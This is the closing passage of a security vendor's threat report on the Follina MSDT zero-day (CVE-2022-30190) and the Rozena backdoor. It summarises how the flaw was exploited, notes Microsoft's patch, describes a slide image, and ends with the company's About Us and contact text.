
Fig8- Rozena attack scenario

Conclusion

A high-severity zero-day vulnerability with an interesting & malicious Microsoft word document came in front of everyone through Microsoft Support Diagnostic Tool. This zero-day vulnerability was very much discussed in all Cybersecurity Communities. Microsoft issued CVE-2022-30190 regarding Windows's Microsoft Support Diagnostic Tool (MSDT) vulnerability. It was identified that state-sponsored hackers have attempted to take advantage of the Microsoft Office Follina vulnerability by using phishing campaigns to target US and EU governments using an email-based exploit. Also, public exploitation of this vulnerability takes a high chance of harming particular organizations. The attacker started using this zero-day vulnerability publically for organizations. Most hackers & organizations take advantage of this zero-day vulnerability for remote code exploitation and data theft.

Finally, On Tuesday, June 14, 2022, Microsoft issued Windows updates to address this vulnerability.

Later, a document was found named word.exe, aka Rozena Backdoor, then downloaded Rozena to deploy a fileless attack and take advantage of the public Discord CDN attachment service. Rozena is a backdoor malware capable of injecting a remote shell connection back to the attacker's machine.

The background of the slide features a close-up of a human eye. Overlaid on the eye are several digital elements: a cyan-colored arc that curves around the upper part of the eye, a dashed cyan line that follows the curve of the lower eyelid, and a small cyan triangle pointing downwards towards the center of the eye. There are also some faint, larger-scale digital patterns and lines in the background, including a vertical line with horizontal tick marks on the right side and a horizontal line with vertical tick marks on the left side.

About Us

Athenian Tech is a Digital Risk Management company providing Artificial Intelligence (AI) and Machine learning (ML)-powered solutions to protect the Digital Identity of businesses. Athenian Tech offers 360 protection against advanced digital and cyber threats.

Athenian Tech platforms focus on protecting businesses from identity thefts, frauds, social engineering attacks, APTs, ransomware attacks, cryptojacking and emerging threat vectors from the Dark, Deep and Surface Web.



Contact Us

 www.atheniantech.com

